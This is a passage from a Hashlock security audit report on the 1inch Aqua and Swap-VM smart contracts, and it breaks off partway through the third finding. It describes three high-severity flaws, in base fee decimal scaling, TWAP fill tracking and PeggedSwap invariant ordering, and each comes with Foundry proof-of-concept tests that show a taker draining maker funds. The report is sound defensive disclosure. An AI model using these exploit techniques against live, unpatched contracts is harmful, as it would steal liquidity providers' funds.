hashlock.



Security Audit

1inch Aqua (DeFi)

March 2026

info@hashlock.com.au

Hashlock Pty Ltd

Table of Contents

Executive Summary	4
Project Context	4
Audit Scope	7
Security Rating	9
Intended Smart Contract Functions	10
Code Quality	12
Audit Resources	12
Dependencies	12
Severity Definitions	13
Status Definitions	14
Audit Findings	15
Centralisation	35
Conclusion	36
Our Methodology	37
Disclaimers	39
About Hashlock	40

CAUTION

THIS DOCUMENT IS A SECURITY AUDIT REPORT AND MAY CONTAIN CONFIDENTIAL INFORMATION. THIS INCLUDES IDENTIFIED VULNERABILITIES AND MALICIOUS CODE WHICH COULD BE USED TO COMPROMISE THE PROJECT. THIS DOCUMENT SHOULD ONLY BE FOR INTERNAL USE UNTIL ISSUES ARE RESOLVED. ONCE VULNERABILITIES ARE REMEDIATED, THIS REPORT CAN BE MADE PUBLIC. THE CONTENT OF THIS REPORT IS OWNED BY HASHLOCK PTY LTD FOR USE OF THE CLIENT.

Executive Summary

The 1inch team partnered with Hashlock to conduct a security audit of their smart contracts. Hashlock manually and proactively reviewed the code in order to ensure the project's team and community that the deployed contracts are secure.


Project Context

1inch is a DeFi ecosystem. Swap tokens at competitive rates, aggregated across 600+ liquidity sources on 13+ networks, including Ethereum, BNB Chain and Polygon. The 1inch swap aggregator splits your swap across several sources to cut slippage. Your funds stay in your wallet, because 1inch is non-custodial. Developers can build swaps into their own apps with 1inch protocols and APIs. The 1inch DAO governs the protocol, and 1INCH is its governance token.


Project Name: 1inch Aqua
Project Type: DeFi
Compiler Version: 0.8.30
Website: 1inch.com
Logo:



Visualised Context:



Project Visuals:



Audit Scope

We at Hashlock audited the solidity code within the 1inch Aqua project. The scope of work included a comprehensive review of the smart contracts listed below. We tested the smart contracts to check for their security and efficiency. These tests were undertaken primarily through manual line-by-line analysis and were supported by software-assisted testing.

Description	**1inch Aqua Smart Contracts**
Network	**Ethereum**
Language	**Solidity**
Audit Date	**March, 2026**
GitHub 1	https://github.com/1inch/aqua/tree/main
Contract 1	Balances.sol
GitHub 2	https://github.com/1inch/swap-vm
Contract 2	AquaSwapVMRouter.sol
Contract 3	AquaOpcodes.sol
Contract 4	Balances.sol
Contract 5	Controls.sol
Contract 6	Decay.sol
Contract 7	Extruction.sol
Contract 8	Fee.sol
Contract 9	PeggedSwap.sol
Contract 10	XYCConcentrate.sol
Contract 11	MakerTraits.sol
Contract 12	PeggedSwapMath.sol

Contract 13	TakerTraits.sol
Contract 14	VM.sol
GitHub3	https://github.com/1inch/solidity-utils/
Contract 15	Calldata.sol
Contract 16	CalldataPtr.sol
Contract 17	Transient.sol
Contract 18	TransientLock.sol
Contract 19	Simulator.sol
Contract 20	Multicall.sol
Audited GitHub Commit Hash 1	89cedfa608aa9fdc60d8cd936b76a540e4b9346f
Audited GitHub Commit Hash 2	687869dd8305dce87c86aeb3ce3659a2e5a651db
Audited GitHub Commit Hash 3	38e5f8de705a8821237520ae06f3e9b0d40daf01
Fix Review Github Commit Hash 1	81c26e4619ce21556ab02b3284ee2685de21fb18
Fix Review Github Commit Hash 2	b2daef83656b1ccbfc1c83d3df869c0ebb60badc
Fix Review Github Commit Hash 3	29043f22422fde454951e9733129cce5d67e6a39

Security Rating

After Hashlock's Audit, we found the smart contracts to be **"Hashlocked"**. The contracts all follow simple logic, with correct and detailed ordering. They use a series of interfaces, and the protocol uses a list of OpenZeppelin contracts.



The 'Hashlocked' rating is reserved for projects that complete at least two security engagements with Hashlock, such as a second audit or a penetration test.

All issues uncovered during automated and manual analysis were meticulously reviewed and applicable vulnerabilities are presented in the Audit Findings section. The list of audited assets is presented in the Audit Scope section and the project's contract functionality is presented in the Intended Smart Contract Functions section.

All vulnerabilities initially identified have now been resolved.

Hashlock found:

3 High severity vulnerabilities

Caution: *Hashlock's audits do not guarantee a project's success or ethics, and are not liable or responsible for security. Always conduct independent research about any project before interacting.*

Intended Smart Contract Functions

Claimed Behaviour	Actual Behaviour
Aqua - Allows makers (liquidity providers) to: - Ship (activate) strategies granting apps access to their token balances - Dock (deactivate) strategies, revoking app access - Track balances per (maker, app, strategy, token) tuple - Allows apps (built on AquaApp) to: - Pull tokens from a maker's balance on their behalf - Receive pushed tokens from takers into maker balances - Validate strategy state and enforce reentrancy protection - Provides gas-optimized packed balance storage (248-bit amount + 8-bit token count) - Supports multicall batching and delegatecall simulation for gas estimation	**Contracts achieve this functionality.**
Swap-VM - Implements a bytecode virtual machine that executes swap instructions sequentially - Allows makers to: - Create signed (EIP-712) swap orders with custom instruction programs	**Contracts achieve this functionality.**

- Configure pre/post-transfer hooks, WETH unwrapping, and Aqua integration via maker traits - Allows takers to: - Execute swaps with configurable constraints (threshold, deadline, recipient) - Quote swap amounts via static calls without executing transfers - Supports multiple swap curves: - Constant product (x*y=k) swaps - Pegged asset swaps (square-root linear curve for minimal slippage near 1:1) - Concentrated liquidity within price bounds - Provides VM control flow: conditional jumps based on token type, deadline checks, and balance validations - Collects flat and dynamic protocol fees on input amounts - Allows external contract calls for custom swap logic - Routes swaps through the Aqua protocol via the AquaSwapVMRouter with 35 mapped opcodes	
Solidity-utils - Provides gas-optimized calldata slicing and pointer packing without memory copies - Implements EIP-1153 transient storage wrappers for temporary per-transaction state - Enables batching multiple calls in a single transaction via multicall (delegatecall) - Supports delegatecall simulation for off-chain transaction previews without persisting state.	**Contracts achieve this functionality.**

Code Quality

This audit scope involves the smart contracts of the 1inch Aqua project, as outlined in the Audit Scope section. All contracts, libraries, and interfaces mostly follow standard best practices and to help avoid unnecessary complexity that increases the likelihood of exploitation, however, some refactoring was recommended to optimize security measures.

The code is very well commented on and closely follows best practice nat-spec styling. All comments are correctly aligned with code functionality.

Audit Resources

We were given the 1inch Aqua project smart contract code in the form of GitHub access.

As mentioned above, code parts are well commented. The logic is straightforward, and therefore, it is easy to quickly comprehend the programming flow as well as the complex code logic. The comments are helpful in providing an understanding of the protocol's overall architecture.

Dependencies

As per our observation, the libraries used in this smart contracts infrastructure are based on well-known industry standard open source projects.
Apart from libraries, its functions are used in external smart contract calls.

Severity Definitions

The severity levels assigned to findings represent a comprehensive evaluation of both their potential impact and the likelihood of occurrence within the system. These categorizations are established based on Hashlock's professional standards and expertise, incorporating both industry best practices and our discretion as security auditors. This ensures a tailored assessment that reflects the specific context and risk profile of each finding.

Significance	Description
High	High-severity vulnerabilities can result in loss of funds, asset loss, access denial, and other critical issues that will result in the direct loss of funds and control by the owners and community.
Medium	Medium-severity issues should be resolved before deployment. While they do not typically lead to a complete loss of funds, they may result in partial loss of funds or unintended behavior under certain conditions.
Low	Low-level vulnerabilities are areas that lack best practices that may cause small complications in the future.
Gas	Gas Optimisations, issues, and inefficiencies.
QA	Quality Assurance (QA) findings are informational and don't impact functionality. Supports clients improve the clarity, maintainability, or overall structure of the code.

Status Definitions

Each identified security finding is assigned a status that reflects its current stage of remediation or acknowledgment. The status provides clarity on the handling of the issue and ensures transparency in the auditing process. The statuses are as follows:

Significance	Description
Resolved	The identified vulnerability has been fully mitigated either through the implementation of the recommended solution proposed by Hashlock or through an alternative client-provided solution that demonstrably addresses the issue.
Acknowledged	The client has formally recognized the vulnerability but has chosen not to address it due to the high cost or complexity of remediation. This status is acceptable for medium and low-severity findings after internal review and agreement. However, all high-severity findings must be resolved without exception.
Unresolved	The finding remains neither remediated nor formally acknowledged by the client, leaving the vulnerability unaddressed.

Audit Findings

High

[H-01] SwapVM.BaseFeeAdjuster#_baseFeeAdjuster1D - Maximum Base Fee Slippage On All Swaps With Non-18 Decimal Tokens

Description

Any user can execute a swap that includes the `BaseFeeAdjuster` opcode for a non-18 decimal token to receive more output (or pay less input) than intended, up to the configured maximum discount per swap, harming all Makers that included the opcode.

Vulnerability Details

`SwapVM.swap()` builds a `Context` and executes the Maker's bytecode program directly via `ctx.runLoop()`. There is no decimal normalization before or after execution. Any post-swap instructions that mutate `ctx.swap.amountOut` or `ctx.swap.amountIn` are applied directly to raw token units.

When the `BaseFeeAdjuster` opcode executes during `_baseFeeAdjuster1D()`, it computes `extraCostInToken1` using a `1e18` scaled ETH price, and divides that by the raw `ctx.swap.amountOut/amountIn`, which are in token native units.

When `token1` has fewer than 18 decimals (e.g., 6-decimal USDC), `extraCostInToken1` is inflated by 1e12 too large relative to the raw token amount, instantly saturating the `priceIncrease` to the maximum discount cap for any non-zero gas deltas:

```
// src/instructions/BaseFeeAdjuster._baseFeeAdjuster1D()

uint256 extraGasCost = (block.basefee - baseGasPrice) * gasAmount;

uint256 extraCostInToken1 = (extraGasCost * ethToToken1Price) / 1e18;

uint256 priceIncrease = 1e18 + (extraCostInToken1 * 1e18 / ctx.swap.amountOut);

priceIncrease = Math.min(priceIncrease, maxIncrease);
```

The instructions directly mutate the swap registers, and the final settlement uses these inflated values.

No other guards exist to stop this inflation.

Proof of Concept

```
// Add to `BaseFeeAdjuster.t.sol and run with

// forge test --mt test_POC_BaseFeeAdjusterDecimalScalingBug -vvv


import { TokenMockDecimals } from "./mocks/TokenMockDecimals.sol";

//...


    function test_POC_BaseFeeAdjusterDecimalScalingBug() public {

        // Create USDC-like token (6 decimals) and WETH-like token (18 decimals)

        TokenMockDecimals usdc = new TokenMockDecimals("USDC", "USDC", 6);

        TokenMockDecimals weth = new TokenMockDecimals("WETH", "WETH", 18);


        // Setup maker with tokens

        usdc.mint(maker, 1_000_000e6);  // 1M USDC

        weth.mint(maker, 1000e18);       // 1000 WETH

        vm.prank(maker);

        usdc.approve(address(swapVM), type(uint256).max);

        vm.prank(maker);

        weth.approve(address(swapVM), type(uint256).max);


        // Setup taker with USDC to swap

        usdc.mint(taker, 100_000e6);

        usdc.approve(address(swapVM), type(uint256).max);
```

```
// BaseFeeAdjuster parameters
uint64 baseGasPrice = 20 gwei;
uint96 ethToToken1Price = 3000e18; // 1 ETH = 3000 USDC (1e18 scaled as per docs)
uint24 gasAmount = 150_000;
uint64 maxPriceDecay = 99e16; // 0.99 = 1% max adjustment

// Build program: USDC -> WETH swap with gas adjustment
// Balances: 3000 USDC : 1 WETH (3000:1 rate, i.e., 1 ETH = 3000 USDC)
Program memory program = ProgramBuilder.init(_opcodes());
bytes memory bytecode = bytes.concat(
    program.build(_staticBalancesXD,
        BalancesArgsBuilder.build(
            dynamic([address(usdc), address(weth)]),
            dynamic([uint256(3000e6), uint256(1e18)])  // 3000 USDC : 1 WETH
        )),
    program.build(_limitSwap1D,
        LimitSwapArgsBuilder.build(address(usdc), address(weth))),
    program.build(_baseFeeAdjuster1D,
        BaseFeeAdjusterArgsBuilder.build(
            baseGasPrice,
            ethToToken1Price,
            gasAmount,
            maxPriceDecay
        ))
);
```

```
ISwapVM.Order memory order = _createOrder(bytecode);

// ========== TEST 1: No adjustment at base gas price ==========
vm.fee(20 gwei);
bytes memory exactInData = _signAndPackTakerData(order, true, 0);

(, uint256 outputAtBase,) = swapVM.asView().quote(
    order,
    address(usdc),
    address(weth),
    3000e6,  // 3000 USDC input
    exactInData
);

assertEq(outputAtBase, 1e18, "Base output should be exactly 1 WETH");

// ========== TEST 2: Tiny gas increase (just 1 gwei above Base) ==========
vm.fee(21 gwei);  // Only 1 gwei above base!

(, uint256 outputAt21Gwei,) = swapVM.asView().quote(
    order,
    address(usdc),
    address(weth),
    3000e6,
    exactInData
```

```
        );


        // Calculate what the adjustment SHOULD be:
         // extraGasCost = (21 gwei - 20 gwei) * 150,000 = 1e9 * 150,000 = 1.5e14 wei = 0.00015 ETH
        // In USDC: 0.00015 ETH * 3000 USDC/ETH = 0.45 USDC
        // As fraction of swap: 0.45 USDC / 3000 USDC = 0.00015 = 0.015%
        // Expected output: 1e18 * 1.00015 = 1.00015e18 WETH
        uint256 expectedCorrectOutput = 1.00015e18;
        uint256 expectedBuggyOutput = 1.01e18;  // 1% cap = 1.01x


        // Even with just 1 gwei increase, we hit the 1% max cap
        // This proves the decimal scaling error causes massive over-compensation
          assertEq(outputAt21Gwei, expectedBuggyOutput, "Bug confirmed: hits 1% cap with just 1 gwei increase");


         // Calculate maker's loss per swap (~0.01 ETH) (~$30), WAY more than he intended ALWAYS when gas > base
        uint256 makerLossWei = outputAt21Gwei - expectedCorrectOutput;
        assertEq(makerLossWei, 0.00985e18);


        // ========== TEST 3: Verify it's the same at any gas above base ==========
        vm.fee(100 gwei);  // Much higher gas


        (, uint256 outputAt100Gwei,) = swapVM.asView().quote(
            order,
            address(usdc),
```

```
            address(weth),
            3000e6,
            exactInData
        );

        // 1% cap is always hit
         assertEq(outputAt100Gwei, expectedBuggyOutput, "Same 1% output regardless of gas delta above Base");
    }
```

Impact

The impact is a direct, repeatable loss to Makers because the taker receives more output (or pays less input) than intended, bound by the maxPriceDecay cap. The value lost is repeatable on every qualifying swap until the Maker changes the program or withdraws liquidity, and scales with trade size and frequency, limited only by the configured discount cap.

Recommendation

Include decimal scaling for non-18 decimal tokens during `` `_baseFeeAdjuster1D()` ``.

Note

1inch informed Hashlock that a fix for this issue will be implemented in the future; however, the corresponding Pull Request will not be merged into the master branch at this stage as the `_baseFeeAdjuster1D` instruction was deemed outside the current audit scope. Therefore, the final implementation will be integrated into a future release.

Status

Resolved

[H-02] SwapVM.TWAPSwap#_twap - TWAP Order Filling Beyond Maker's Intended Linear Unlock Schedule

Description

A validation-state mismatch in `TWAPSwap._twap` allows cumulative output to exceed the intended TWAP unlock schedule when using static balances (limit-order style), due to balances being reinitialized on each execution without tracking cumulative fills. The flaw is in `swap-vm/src/instructions/TWAPSwap.sol`, where sold liquidity is derived from transient values that reset every call. An unprivileged taker can repeatedly execute swaps on the same `TWAP` order and extract `tokenOut` faster than the linear unlock schedule intended by the maker, violating the intended linear unlock behavior.

Vulnerability Details

TWAP logic assumes `ctx.swap.balanceOut` represents the remaining unsold output. This is set by `_staticBalancesXD`. Each swap static balances are reinitialized, meaning the sold amount in `_twap()` never reflects cumulative usage.

We see the static balance loader only writes to the transient `ctx.swap.balanceOut` without persisting any storage:

```
// swap-vm/src/instructions/Balances.sol

function _staticBalancesXD(Context memory ctx, bytes calldata args) internal pure {

    require(ctx.swap.balanceIn == 0 && ctx.swap.balanceOut == 0, ...);

    ...

    if (token == ctx.query.tokenOut) {

        ctx.swap.balanceOut = initialBalance;
```

Looking at the `sold` and `available` calculations in `_twap()`, the time based `unlock` is computed from `args.balanceOut`, the `sold` amount is the difference between the output balance and static `ctx.swap.balanceOut`. This means `sold` is effectively always zero, and `available` always equals the unlocked amount for the current timestamp.

```
// swap-vm/src/instructions/TWAPSwap._twap()

    function _twap(...) internal {

        // Calculate available liquidity (linear unlocking)

        uint256 unlocked = args.balanceOut * durationPassed / args.duration;

        uint256 sold = args.balanceOut - ctx.swap.balanceOut;

        uint256 available = unlocked - sold;
```

The only enforcement of TWAP unlock amounts is `ctx.swap.amountOut <= available`. There is no cumulative cap, and the only persistent TWAP state stored is from the last snapshot, which doesn't reduce `available` in future calls.

After the program executes, SwapVM transfers `ctx.swap.amountOut` from the maker on every call. Because `available` ignores prior fills under static balances, repeated calls within the TWAP window each transfer up to the unlocked amount for that moment, allowing cumulative extraction above the intended schedule.

Proof of Concept

```
   // Add to TWAPSwap.t.sol and run with forge test --mt test_POC -vv

    function test_POC() public {

        uint256 startTime = block.timestamp;

        uint256 duration = 3600; // 1 hour

        // Maker's TWAP order: sell 100 tokenB for tokenA over 1 hour

        // Rate: 200 tokenA : 100 tokenB (2:1)

        bytes memory bytecode = _createTWAPBytecode(

            200e18,  // balanceIn (tokenA the maker wants)

            100e18,  // balanceOut (tokenB the maker is selling via TWAP)

            TWAPSwapArgsBuilder.TwapArgs({

                balanceIn: 200e18,

                balanceOut: 100e18,
```

```
            startTime: startTime,
            duration: duration,
            priceBumpAfterIlliquidity: 1.1e18,
            minTradeAmountOut: 1e18  // 1 tokenB minimum per trade
        })
    );
    ISwapVM.Order memory order = _createOrder(bytecode);
    bytes memory exactInData = _signAndPackTakerData(order, true, 0);
    // Warp to 50% of TWAP duration (1800 seconds)
    // At this point, only 50 tokenB should be unlocked TOTAL
    vm.warp(startTime + duration / 2);
    assertEq(tokenB.balanceOf(maker), 10_000e18);
    assertEq(tokenB.balanceOf(taker), 0);
    // ============ FIRST SWAP ============
    uint256 amountOut1 = _executeSwap(
        swapVM,
        order,
        address(tokenA),
        address(tokenB),
        100e18,
        exactInData
    );
    assertEq(amountOut1, 41.763134675600114200e18); // decay brings 50 --> ~41.75
    // ============ SECOND SWAP (SAME BLOCK) ============
    // This succeeds and immediately extracts more tokens beyond the
    // invariant limit of 50e18 tokenB from the Maker
```

```
        uint256 amountOut2 = _executeSwap(
            swapVM,
            order,
            address(tokenA),
            address(tokenB),
            100e18,
            exactInData
        );
        assertEq(amountOut2, 41.763134675600114200e18); // decay brings 50 --> ~41.75
        // ============ RESULTS ============
        uint256 totalExtracted = amountOut1 + amountOut2;
        uint256 intendedUnlockTotal = 50e18; // 50% of 100e18 at current timestamp
        assertEq(totalExtracted, 83.526269351200228400e18);
            assertEq(tokenB.balanceOf(maker), 10_000e18 - totalExtracted); // starting balance was 10k
        assertEq(tokenB.balanceOf(taker), totalExtracted);
        // totalExtracted should be <= intendedUnlockTotal (50e18)
        // But with the bug, we extract ~83.5e18 (41.75 * 2)
           assertGt(totalExtracted, intendedUnlockTotal, "Cumulative extraction exceeds unlock schedule");
    }
```

Impact

Makers lose the intended time-weighted release of `tokenOut` via repeated fills, draining the maker's `tokenOut` allowance/balance earlier than planned. The impact is repeatable for as long as the order remains active and the maker has approved sufficient tokenOut, and it affects real user funds rather than protocol reserves.

Recommendation

Ensure `TWAP` order fills properly, and accumulate the `` `available` `` amount left after each swap.

Status

Resolved - fixed concentrate; added pocs; fixed twap; added tests; updated readme · Pull Request #105 · 1inch/swap-vm

[H-03] SwapVM.PeggedSwap#_peggedSwapGrowPriceRange2D - Complete Maker Theft Via Pegged Swap Mispricing Due To Incorrect Invariant Normalization

Description

PeggedSwap misprices swaps when `tokenIn > tokenOut` by mixing balance normalization with `x0/y0` that remain bound to lower/greater address ordering, producing a structurally incorrect invariant in that direction. The internal pegged swap function uses `config.x0/config.y0` without remapping, while balances are loaded by `tokenIn/tokenOut`. An unprivileged taker can exploit this to receive excess output and repeatedly drain maker liquidity.

Vulnerability Details

`PeggedSwap's` configuration explicitly binds `x0/y0` to address ordering via `rateLt/rateGt`, but runtime balances are always keyed by `tokenIn/tokenOut`. The `PeggedSwapArgsBuilder` docs and examples show that `x0` and `yO` are expected to be normalized to the lower/greater token address order, while rates are derived from comparing `tokenIn` and `tokenOut`. This creates a mismatch whenever a taker chooses the reverse direction (`tokenIn > tokenOut`) because the balances correspond to the taker's direction, while `config.x0/y0` remains fixed to the Maker's address ordering.

```
  // swap-vm/src/instructions/PeggedSwap.sol

/// @dev When tokenIn < tokenOut: rateIn = rateLt, rateOut = rateGt

/// @dev When tokenIn > tokenOut: rateIn = rateGt, rateOut = rateLt

struct Args {

    uint256 x0;

    uint256 y0;
```

Balances are loaded strictly by `tokenIn` and `tokenOut`, not by `tokenLt/tokenGt`, so the runtime `balanceIn/balanceOut` corresponds to the Taker's direction, regardless of address ordering. This is the first half of the unit mismatch.

```
// swap-vm/src/instructions/Balances.sol

if (token == ctx.query.tokenIn) {

    ctx.swap.balanceIn = balance;

} else if (token == ctx.query.tokenOut) {

    ctx.swap.balanceOut = balance;

}
```

`PeggedSwap` normalizes balances using `rateIn/rateOut` from the Taker's direction, but still feeds `config.x0/config.y0` to the invariant function without swapping them when `tokenIn > tokenOut`. This causes `x` to be divided by `xO` and `y` to be divided by `yO`, even when `x0/y0` are attached to the opposite token ordering. This produces mixed unit ratios, completely changing the underlying asset prices.

```
// swap-vm/src/instructions/PeggedSwap.sol

(uint256 rateIn, uint256 rateOut) = PeggedSwapArgsBuilder.getRates(config, ctx.query.tokenIn, ctx.query.tokenOut);

uint256 x0 = x0_raw * rateIn;

uint256 y0 = y0_raw * rateOut;

uint256 targetInvariant = PeggedSwapMath.invariantFromReserves(x0, y0, config.x0, config.y0, config.linearWidth);
```

This price calculation mismatch is not corrected downstream. This makes the price incorrect in the reversed direction.

There are no other guards in place to stop the mispricing. `PeggedSwap` only requires non-zero balances, and `MakerTraits` only enforces `tokenIn != tokenOut`, so any Taker can choose the vulnerable direction.

The execution flow starts at `SwapVM.swap()`, builds a `Context`, and calls `runLoop()`. For dynamic balances, `_dynamicBalancesXD` loads `balanceIn/balanceOut` by `tokenIn/tokenOut`, runs `PeggedSwap`, and then persists the resulting state by adding `amountIn` and subtracting `amountOut`. Because the mispricing affects `amountOut`, it

directly causes a transfer of excess `tokenOut` from the maker to the taker and updates the stored balances, enabling repeated exploitation until `balanceOut` is depleted.

Proof of Concept

```
// Put in `PeggedSwap.t.sol` and run with

      // `forge test --mt test_POC_PeggedSwapInvariantMismatch -vvv`

   // ...

   MockToken public wethMock;

   MockToken public rethMock;

   // ...

       function setUp() public {

           wethMock = new MockToken("Wrapped Ether", "WETH");

                    rethMock = new MockToken("Rocket Pool ETH", "rETH");

                    wethMock.mint(maker, 1000e18);

                    rethMock.mint(maker, 1000e18);

                    wethMock.mint(taker, 1000e18);

                    rethMock.mint(taker, 1000e18);

                    vm.prank(maker);

                    wethMock.approve(address(swapVM), type(uint256).max);

                    vm.prank(maker);

                    rethMock.approve(address(swapVM), type(uint256).max);

                    vm.prank(taker);

                    wethMock.approve(address(swapVM), type(uint256).max);

                    vm.prank(taker);

                    rethMock.approve(address(swapVM), type(uint256).max);

               }

           // ...
```

```
            function test_POC_PeggedSwapInvariantMismatch() public {

                        //        Note:        PeggedSwap        comments        in
`_peggedSwapGrowPriceRange2D()`

                        // Indicate that PeggedSwap is not just for stablecoins

                        // but also volatile pairs, so rETH:WETH seem appropriate



                        // WORKS ANYTIME X0 != Y0

        // Maker creates rETH/WETH pool with 1:1.1 price ratio

        // rETH is more expensive than WETH, so there are less

        // rETH in the pool than WETH

        uint256 poolBalanceLt = 1000e18; // rETH

        uint256 poolBalanceGt = 1100e18; // WETH

           uint256 linearWidth = 1.8e27; // Near A=2 for closely tracking assets like
rETH/WETH

        address tokenLt = address(rethMock); // LT = rETH

        address tokenGt = address(wethMock); // GT = WETH

        console.log("Config.x0", poolBalanceLt/1e18);

        console.log("Config.y0", poolBalanceGt/1e18);

        console.log("");

        // taker and maker start with 1k each rETH and wETH

        assertEq(1000e18, ERC20(tokenGt).balanceOf(maker));

        assertEq(1000e18, ERC20(tokenLt).balanceOf(maker));

        assertEq(1000e18, ERC20(tokenGt).balanceOf(taker));

        assertEq(1000e18, ERC20(tokenLt).balanceOf(taker));

        // Create the Maker order

         ISwapVM.Order memory order = _buildPeggedOrder(tokenLt, tokenGt, poolBalanceLt,
poolBalanceGt, linearWidth);
```

```
            bytes memory sigAndTakerData = abi.encodePacked(takerData(taker, true, ""), signOrder(order));

          // Taker swaps in opposite direction than the natural {LT, GT} token address relationship

        uint256 takerAmountIn = 100e18;

        // 1st swap

        // Taker immediately profits in the swap due to the ordering bug

        vm.startPrank(taker);

          (, uint256 amountOut1,) = swapVM.swap(order, tokenGt, tokenLt, takerAmountIn, sigAndTakerData);

